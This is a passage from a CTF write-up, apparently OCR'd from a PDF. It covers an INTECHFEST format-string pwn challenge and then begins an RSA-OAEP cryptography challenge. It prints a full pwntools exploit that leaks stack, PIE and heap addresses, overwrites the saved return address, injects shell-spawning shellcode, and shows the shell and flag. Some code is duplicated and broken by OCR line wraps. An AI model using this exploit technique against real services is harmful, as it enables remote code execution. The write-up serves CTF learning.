15 b'0x12fe0d4f09b3538'
16 b'0x1'
17 b'(nil)'
18 b'0x55aadc246d90'
19 b'0x7f471835a000'
20 b'0x12fe0d4f3bb3538'
21 b'0x5b919c09b93538'
22 b'0x55aa00000000'
23 b'(nil)'
24 b'(nil)'
25 b'0x55aadc2442eb'
26 b'0x7ffd20b72d90' => 0x1
27 b'0x1af5e64f243a4c00'
28 b'0x7ffd20b72d70' => 0xd34d
29 b'0x7f471813528b'
30 b'0x7ffd20b72da8' => 0x7ffd20b73f3e
31 b'0x55aadc246d90'
32 b'0x7ffd20b72da8' => 0x7ffd20b73f3e
33 b'0x55aadc244302'
34 b'(nil)'
35 b'(nil)'
36 b'0x55aadc244120'
37 b'0x7ffd20b72d90' => 0x1
38 b'(nil)'
39 b'(nil)'
40 b'0xd34d'
41 b'0x55aadc244145'
42 b'0x7ffd20b72d88' => 0x38
43 b'0x38'
44 b'0x1'
45 b'0x7ffd20b73f36' => 0x6c6c6168632f2e
46 b'(nil)'
47 b'0x7ffd20b73f3e' => b'REMOTE_HOST=::ffff:223.27.158.146'
48 b'0x7ffd20b73f60' => b'HOSTNAME=5204455735f1'
49 b'0x7ffd20b73f76' => 0x6674632f3d445750
50 b'0x7ffd20b73f7f' => b'HOME=/root'
[*] tag 0xd34d seen at slot 40
[*] seed near PIE/code = 0x55aadc244000
[+] found PIE base 0x55aadc243000 (via slot 13)
[*] Switching to interactive mode
$

Find the heap address:


```python
#!/usr/bin/env python3
from pwn import *
import inspect
from struct import unpack

context.terminal = "kitty @launch --location=split --cwd=current".split()
# context.log_level = "debug"
context.arch = "amd64"

def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or HOST, int(args.PORT or PORT), *a, **kw)

gdbscript = """
"""

HOST, PORT = "103.167.133.84", 1337
exe  = context.binary = ELF(args.EXE or "./chall", checksec=False)

io  = start()
sla = lambda a, b: io.sendlineafter(a, b)
sa  = lambda a, b: io.sendafter(a, b)
ru  = lambda a: io.recvuntil(a)
sl  = lambda a: io.sendline(a)

SENT = b"A"*12

def sendf(fmt: bytes) -> bytes:
    if not fmt.endswith(b'\n'):
        fmt += b'\n'
    sl(fmt.rstrip(b'\n') + SENT)
    return ru(SENT)[:-len(SENT)]
```

```python
def u64le(b: bytes) -> int:
    return unpack('<Q', b.ljust(8, b'\x00'))[0]

# --- 1) tag the write target that %28$n currently hits (purely for orientation)
TAG = 0xd34d
sendf(f"%{TAG}x%28$n".encode())

# --- 2) sweep stack args
N = 50
leaks = {}    # slot -> int(value) if 0x...-like
tag_idx = None

for i in range(1, N+1):
    raw = sendf(f"%{i}$p".encode())
    print(f"{i:02d}", raw, end='')

    if raw.startswith(b"0x"):
        try:
            leaks[i] = int(raw, 16)
        except:
            pass

    if b"0x7ff" in raw and b"00" not in raw:
        deref = sendf(f"%{i}$s".encode())
        if len(deref) > 8:
            print(" =>", deref)
        else:
            print(f" => {u64le(deref):#x}")
    else:
        print()

    if raw == f"0x{TAG:x}".encode():
        tag_idx = i

if tag_idx is not None:
    log.info(f"tag 0x{TAG:x} seen at slot {tag_idx}")
else:
    log.warning("did not observe 0xd34d tag; continuing anyway")
```

```
# --- 3) re-point arg 28’s write target to the stack-cell of a code-ish slot
# %8$ is a pointer to the pointer used by %28$.
if 28 not in leaks:
    # re-poll if it wasn't captured
    v = sendf(b"%28$p")
    if v.startswith(b"0x"):
        leaks[28] = int(v, 16)

if 28 not in leaks or leaks[28] == 0:
    log.failure("cannot read %28$p")
    io.interactive()
    raise SystemExit

addr_arg28_ptr = leaks[28]
# pick a slot we will use as the “code pointer holder” (13 in your logs)
code_slot = 13
if code_slot not in leaks:
    # fall back: choose the smallest slot with a non-nil leak that isn't obviously
the env/stack scan
    cands = [i for i,v in leaks.items() if i >= 12 and v and (v & 0xfff)]
    code_slot = min(cands) if cands else 13
    log.warning(f"default code_slot 13 missing; trying slot {code_slot}")

if tag_idx is None:
    # if we didn't see the tag, assume the usual landing at 40 (your runs show 40
consistently)
    tag_idx = 40

# compute the absolute address of the stack cell for code_slot
cell_code_slot = addr_arg28_ptr - (8 * tag_idx) + (8 * code_slot)

# helper: write a 16-bit value using %8$hn to the *pointer that %28$ uses* (low 2
bytes only).
def retarget_arg28_ptr(low16_addr: int):
    # this adjusts the low 2 bytes of the address stored where %8$ points (i.e.,
where %28$ writes/reads)
    last2 = low16_addr & 0xffff
```

```
    # use %x padding like in your working payloads
    sendf(f"%{last2}x%8$hn".encode())

# set arg28's pointer to the cell of our chosen code_slot
retarget_arg28_ptr(cell_code_slot)

# --- 4) first probe via %28$s to steal a seed pointer and align to page
resp = sendf(b"%28$s")
pie_leak = u64le(resp) & ~0xfff
log.info(f"seed near PIE/code = {pie_leak:#x}")

pie_base = None
# try a few 0x1000 steps downward and probe slot 13 for ELF
for i in range(6):
    guess = pie_leak - (0x1000 * i)
    low16 = guess & 0xffff
    sendf(f"%{low16}x%28$hn".encode())
    probe = sendf(b"%13$s")
    if b"ELF" in probe:
        pie_base = guess
        log.success(f"found elf.address {pie_base:#x} (via slot 13)")
        break
if not pie_base:
    log.warning("still could not determine PIE base; try larger range")


# --- 5) hunt a heap pointer from the leaks ----------
heap_idx = None
heap_ptr = None

if pie_base:
    # same high-16-of-48 bits as PIE, and clearly above it
    HI_MASK = 0x0000ffff00000000
    same_hi = lambda v: (v & HI_MASK) == (pie_base & HI_MASK)

    # collect candidates above PIE by a decent margin (skip tiny deltas near
code/data)
    cands = [(i, v) for i, v in leaks.items()
```

```
            if v and same_hi(v) and v - pie_base > 0x100000]

    # prefer ones that *look* like brk addresses (0x55.. or 0x56.. on Ubuntu)
    def looks_brk(v: int) -> bool:
        h = hex(v)
        return h.startswith("0x55") or h.startswith("0x56")

    cands.sort(key=lambda kv: kv[1])  # ascending
    prefer = [kv for kv in cands if looks_brk(kv[1])]

    pick = (prefer[-1] if prefer else cands[-1]) if (prefer or cands) else None
    if pick:
        heap_idx, heap_ptr = pick

if heap_idx is not None:
    heap_page = heap_ptr & ~0xfff
    log.success(f"heap pointer at slot {heap_idx}: {heap_ptr:#x} (page
{heap_page:#x})")
else:
    log.warning("no plausible heap pointer found; try larger N or relax the delta")

io.interactive()
```



Once the heap base is identified, the exploit strategy is to rewire one of the stack argument slots (slot 7) so that it points into a controlled heap buffer which becomes the landing zone for injected shellcode. With this pointer in place, the format-string primitive (`%28$hhn`) is used byte-by-byte

to write the target heap address into that stack cell. Next, the saved return address slot (slot 5) is selected as the new write target, and its low 16 bits are brute-forced with candidate offsets around the PIE base until execution flows until we get a shell. Full solver:

```python
#!/usr/bin/env python3
from pwn import *
import inspect
from struct import unpack

context.terminal = "kitty @launch --location=split --cwd=current".split()
# context.log_level = "debug"
context.arch = "amd64"

def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or HOST, int(args.PORT or PORT), *a, **kw)

gdbscript = """
"""

HOST, PORT = "103.167.133.84", 1337
exe  = context.binary = ELF(args.EXE or "./chall", checksec=False)

io  = start()
sla = lambda a, b: io.sendlineafter(a, b)
sa  = lambda a, b: io.sendafter(a, b)
ru  = lambda a: io.recvuntil(a)
sl  = lambda a: io.sendline(a)

SENT = b"A"*12

def sendf(fmt: bytes) -> bytes:
    if not fmt.endswith(b'\n'):
        fmt += b'\n'
```

```
    sl(fmt.rstrip(b'\n') + SENT)
    return ru(SENT)[:-len(SENT)]

def u64le(b: bytes) -> int:
    return unpack('<Q', b.ljust(8, b'\x00'))[0]

# --- 1) tag the write target that %28$n currently hits (purely for orientation)
TAG = 0xd34d
sendf(f"%{TAG}x%28$n".encode())

# --- 2) sweep stack args
N = 50
leaks = {}    # slot -> int(value) if 0x...-like
tag_idx = None

for i in range(1, N+1):
    raw = sendf(f"%{i}$p".encode())
    print(f"{i:02d}", raw, end='')

    if raw.startswith(b"0x"):
        try:
            leaks[i] = int(raw, 16)
        except:
            pass

    if b"0x7ff" in raw and b"00" not in raw:
        deref = sendf(f"%{i}$s".encode())
        if len(deref) > 8:
            print(" =>", deref)
        else:
            print(f" => {u64le(deref):#x}")
    else:
        print()

    if raw == f"0x{TAG:x}".encode():
        tag_idx = i

if tag_idx is not None:
```

```
    log.info(f"tag 0x{TAG:x} seen at slot {tag_idx}")
else:
    log.warning("did not observe 0xd34d tag; continuing anyway")

# --- 3) re-point arg 28's write target to the stack-cell of a code-ish slot
# %8$ is a pointer to the pointer used by %28$.
if 28 not in leaks:
    # re-poll if it wasn't captured
    v = sendf(b"%28$p")
    if v.startswith(b"0x"):
        leaks[28] = int(v, 16)

if 28 not in leaks or leaks[28] == 0:
    log.failure("cannot read %28$p")
    io.interactive()
    raise SystemExit

addr_arg28_ptr = leaks[28]
# pick a slot we will use as the "code pointer holder" (13 in your logs)
code_slot = 13
if code_slot not in leaks:
    # fall back: choose the smallest slot with a non-nil leak that isn't
obviously the env/stack scan
    cands = [i for i,v in leaks.items() if i >= 12 and v and (v & 0xfff)]
    code_slot = min(cands) if cands else 13
    log.warning(f"default code_slot 13 missing; trying slot {code_slot}")

if tag_idx is None:
    # if we didn't see the tag, assume the usual landing at 40 (your runs show 40
consistently)
    tag_idx = 40

# compute the absolute address of the stack cell for code_slot
cell_code_slot = addr_arg28_ptr - (8 * tag_idx) + (8 * code_slot)

# helper: write a 16-bit value using %8$hn to the *pointer that %28$ uses* (low 2
bytes only).
def retarget_arg28_ptr(low16_addr: int):
```

```
    # this adjusts the low 2 bytes of the address stored where %8$ points (i.e.,
where %28$ writes/reads)
    last2 = low16_addr & 0xffff
    # use %x padding like in your working payloads
    sendf(f"%{last2}x%8$hn".encode())

# set arg28's pointer to the cell of our chosen code_slot
retarget_arg28_ptr(cell_code_slot)

# --- 4) first probe via %28$s to steal a seed pointer and align to page
resp = sendf(b"%28$s")
pie_leak = u64le(resp) & ~0xfff
log.info(f"seed near PIE/code = {pie_leak:#x}")

pie_base = None
# try a few 0x1000 steps downward and probe slot 13 for ELF
for i in range(6):
    guess = pie_leak - (0x1000 * i)
    low16 = guess & 0xffff
    sendf(f"%{low16}x%28$hn".encode())
    probe = sendf(b"%13$s")
    if b"ELF" in probe:
        pie_base = guess
        log.success(f"found elf.address {pie_base:#x} (via slot 13)")
        break
if not pie_base:
    log.warning("still could not determine PIE base; try larger range")


# --- 5) hunt a heap pointer from the leaks ----------
heap_idx = None
heap_ptr = None

if pie_base:
    # same high-16-of-48 bits as PIE, and clearly above it
    HI_MASK = 0x0000ffff00000000
    same_hi = lambda v: (v & HI_MASK) == (pie_base & HI_MASK)
```


```
    # collect candidates above PIE by a decent margin (skip tiny deltas near
code/data)
    cands = [(i, v) for i, v in leaks.items()
             if v and same_hi(v) and v - pie_base > 0x100000]

    # prefer ones that *look* like brk addresses (0x55.. or 0x56.. on Ubuntu)
    def looks_brk(v: int) -> bool:
        h = hex(v)
        return h.startswith("0x55") or h.startswith("0x56")

    cands.sort(key=lambda kv: kv[1])  # ascending
    prefer = [kv for kv in cands if looks_brk(kv[1])]

    pick = (prefer[-1] if prefer else cands[-1]) if (prefer or cands) else None
    if pick:
        heap_idx, heap_ptr = pick

if heap_idx is not None:
    heap_page = heap_ptr & ~0xfff
    log.success(f"heap pointer at slot {heap_idx}: {heap_ptr:#x} (page
{heap_page:#x})")
else:
    log.warning("no plausible heap pointer found; try larger N or relax the
delta")

# ---- 6) program slot 7 to point at heap+0x100, so we can place shellcode there
----
if heap_ptr is None or pie_base is None:
    log.failure("need both heap_ptr and pie_base; aborting")
    io.interactive()
    raise SystemExit

addr_stack = addr_arg28_ptr
slot_cell = lambda idx: addr_stack - (8 * tag_idx) + (8 * idx)

def write_hhn(val: int, which: int):
    if val:
        sendf(f"%{val}c%{which}$hhn".encode())
```

```
    else:
        sendf(f"%{which}$hhn".encode())

def write_hn(val: int, which: int):
    v = val & 0xffff
    if v:
        sendf(f"%{v}c%{which}$hn".encode())
    else:
        sendf(f"%{which}$hn".encode())

# ==== stage 6: point slot 7 at heap+0x100 so we can stash shellcode there ====
if heap_ptr is None or pie_base is None:
    log.failure("need heap_ptr and pie_base first")
    io.interactive()
    raise SystemExit

# where each vararg cell sits on the stack (relative to the addr %28$p gave us)
slot_cell = lambda idx: addr_arg28_ptr - (8 * tag_idx) + (8 * idx)

def put_hhn(byte_val: int, slot_idx: int):
    if byte_val:
        sendf(f"%{byte_val}c%{slot_idx}$hhn".encode())
    else:
        sendf(f"%{slot_idx}$hhn".encode())

def retarget_arg28_low16(dst_addr: int):
    low = dst_addr & 0xffff
    if low:
        sendf(f"%{low}c%8$hn".encode())
    else:
        sendf(b"%8$hn")

# 6a) write p64(heap_ptr+0x450) into the stack cell for slot 7, one byte at a
time via %28$hhn
cell7   = slot_cell(7)
buf_ptr = heap_ptr + 450
for off in range(8):
```

```
    retarget_arg28_low16(cell7 + off)                # steer %28$hhn at the
correct stack byte
    put_hhn((buf_ptr >> (8 * off)) & 0xff, 28)       # drop that byte

log.info(f"wired slot 7 -> {buf_ptr:#x} (heap shellcode target)")

# ==== stage 8: brute low16 of saved RIP until chicken dinner :v ====

def fresh_setup():
    global io
    try:
        io.close()
    except Exception:
        pass
    io = start()
    sl = io.sendline
    ru = io.recvuntil

    def sendf2(fmt: bytes) -> bytes:
        if not fmt.endswith(b'\n'):
            fmt += b'\n'
        sl(fmt.rstrip(b'\n') + SENT)
        return ru(SENT)[:-len(SENT)]

    # 1) tag
    sendf2(f"%{0xd34d}x%28$n".encode())

    # 2) sweep minimal leaks
    leaks, tag_idx = {}, None
    for i in range(1, 51):
        raw = sendf2(f"%{i}$p".encode())
        if raw.startswith(b"0x"):
            try:
                leaks[i] = int(raw, 16)
            except:
                pass
        if raw == b"0xd34d":
            tag_idx = i
```


```
    if tag_idx is None:
        tag_idx = 40  # stable in your runs

    # ensure key slots
    if 28 not in leaks:
        v = sendf2(b"%28$p")
        if v.startswith(b"0x"):
            leaks[28] = int(v, 16)
    if 13 not in leaks:
        v = sendf2(b"%13$p")
        if v.startswith(b"0x"):
            leaks[13] = int(v, 16)
    if 6 not in leaks:
        v = sendf2(b"%6$p")
        if v.startswith(b"0x"):
            leaks[6] = int(v, 16)

    addr_arg28_ptr = leaks[28]
    pie_base       = leaks[13] - exe.sym['main']
    heap_ptr       = leaks[6]

    # stack cell helper + low16 retarget for %28$ writes
    slot_cell = lambda idx: addr_arg28_ptr - (8 * tag_idx) + (8 * idx)

    def retarget_low16(dst_addr: int):
        lo = dst_addr & 0xffff
        if lo:
            sendf2(f"%{lo}c%8$hn".encode())
        else:
            sendf2(b"%8$hn")

    # 6) program slot 7 -> heap+0x200 (bytewise via %28$hhn)
    cell7   = slot_cell(7)
    buf_ptr = heap_ptr + 0x200
    for off in range(8):
        retarget_low16(cell7 + off)
        byte = (buf_ptr >> (8 * off)) & 0xff
        if byte:
```

```
            sendf2(f"%{byte}c%28$hhn".encode())
        else:
            sendf2(b"%28$hhn")

    # 7) make %28$hn hit saved RIP (slot 5)
    ret_cell = slot_cell(5)
    retarget_low16(ret_cell)

    return pie_base

# brute ret address
# for off in range(0x1000, 0x1100 ): # too many false positives shell
# for off in range(0x1100, 0x1199 + 1): # too many false positives shell
# for off in range(0x11a0, 0x11c0): # too many false positives shell
for off in range(0x11c0, 0x1200 + 1):
    log.info(f"trying offset 0x{off:x}")
    pie_base = fresh_setup()

    # craft hijack for this candidate
    ret_low = (pie_base + off) & 0xffff
    line    = (f"%{ret_low}c%28$hn".encode()).ljust(0x200, b"\x90") +
asm(shellcraft.sh())
    io.sendline(line)

    # verify real shell
    try:
        io.sendline(b"echo OK; pwd; echo END")
        data = io.recvuntil(b"END", timeout=0.8)
        if data and b"OK" in data and b"/" in data:
            log.success(f"GOT SHELL with off 0x{off:x}
(ret_low=0x{ret_low:04x})")
            io.interactive()
            break
    except Exception:
        pass

io.interactive()
```


[*] Closed connection to 103.167.133.84 port 1337
[+] Opening connection to 103.167.133.84 on port 1337: Done
[*] trying offset 0x11c1
[*] Closed connection to 103.167.133.84 port 1337
[+] Opening connection to 103.167.133.84 on port 1337: Done
[*] trying offset 0x11c2
[*] Closed connection to 103.167.133.84 port 1337
[+] Opening connection to 103.167.133.84 on port 1337: Done
[*] trying offset 0x11c3
[*] Closed connection to 103.167.133.84 port 1337
[+] Opening connection to 103.167.133.84 on port 1337: Done
[*] trying offset 0x11c4
[*] Closed connection to 103.167.133.84 port 1337
[+] Opening connection to 103.167.133.84 on port 1337: Done
[*] trying offset 0x11c5
[*] Closed connection to 103.167.133.84 port 1337
[+] Opening connection to 103.167.133.84 on port 1337: Done
[*] trying offset 0x11c6
[*] Closed connection to 103.167.133.84 port 1337
[+] Opening connection to 103.167.133.84 on port 1337: Done
[*] trying offset 0x11c7
[*] Closed connection to 103.167.133.84 port 1337
[+] Opening connection to 103.167.133.84 on port 1337: Done
[*] trying offset 0x11c8
[*] Closed connection to 103.167.133.84 port 1337
[+] Opening connection to 103.167.133.84 on port 1337: Done
[*] trying offset 0x11c9
[*] Closed connection to 103.167.133.84 port 1337
[+] Opening connection to 103.167.133.84 on port 1337: Done
[*] trying offset 0x11ca
[*] Closed connection to 103.167.133.84 port 1337
[+] Opening connection to 103.167.133.84 on port 1337: Done
[*] trying offset 0x11cb
[*] Closed connection to 103.167.133.84 port 1337
[+] Opening connection to 103.167.133.84 on port 1337: Done
[*] trying offset 0x11cc
[*] Closed connection to 103.167.133.84 port 1337
[+] Opening connection to 103.167.133.84 on port 1337: Done
[+] GOT SHELL with off 0x11cc (ret_low=0xa1cc)
[*] Switching to interactive mode
$ whoami
ctf
$ ls
chall
chall.c
flag.txt
run.sh
xinetd.conf
$ cat flag.txt
INTECHFEST{y0u_just_solved_modern_version_of_33c3ctf-ESPR_then_3sc4lat3_to_sh3llz_like_CVE-2020-13160}
$

Cryptography

Cryptography/bocchi the witch (25 Solves)



chall.py:

```python
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
from libnum import n2s
import random
import secrets
import signal

signal.alarm(180)
flag = open('flag.txt', 'r').read()
key = RSA.generate(2048, random.randbytes)
cipher = PKCS1_OAEP.new(key)
s = secrets.randbelow(key.u)
de = pow(key.e, -1, key.d)
mask = int(input("mask?> "))
if mask.bit_count() > 300:
    print("No")
    exit(1)
print(f"N: {key.n}")
print(f"Hint: {de & mask}")
for i in range(10):
    msg = n2s(s + i)
    print(f"ct_{i}: {cipher.encrypt(msg).hex()}")
guess = int(input("guess?> "))
if guess == s:
```

```
    print(flag)
else: print("Meh")
```

The challenge gives us a fresh 2048-bit RSA key, chooses a secret random `s`, and outputs RSA-OAEP encryptions of `s, s+1, …, s+9`. Before that, we can supply a bitmask to leak $de = e^{-1} \bmod d$ through `de & mask`, with the only restriction that the mask cannot have more than 300 bits set.

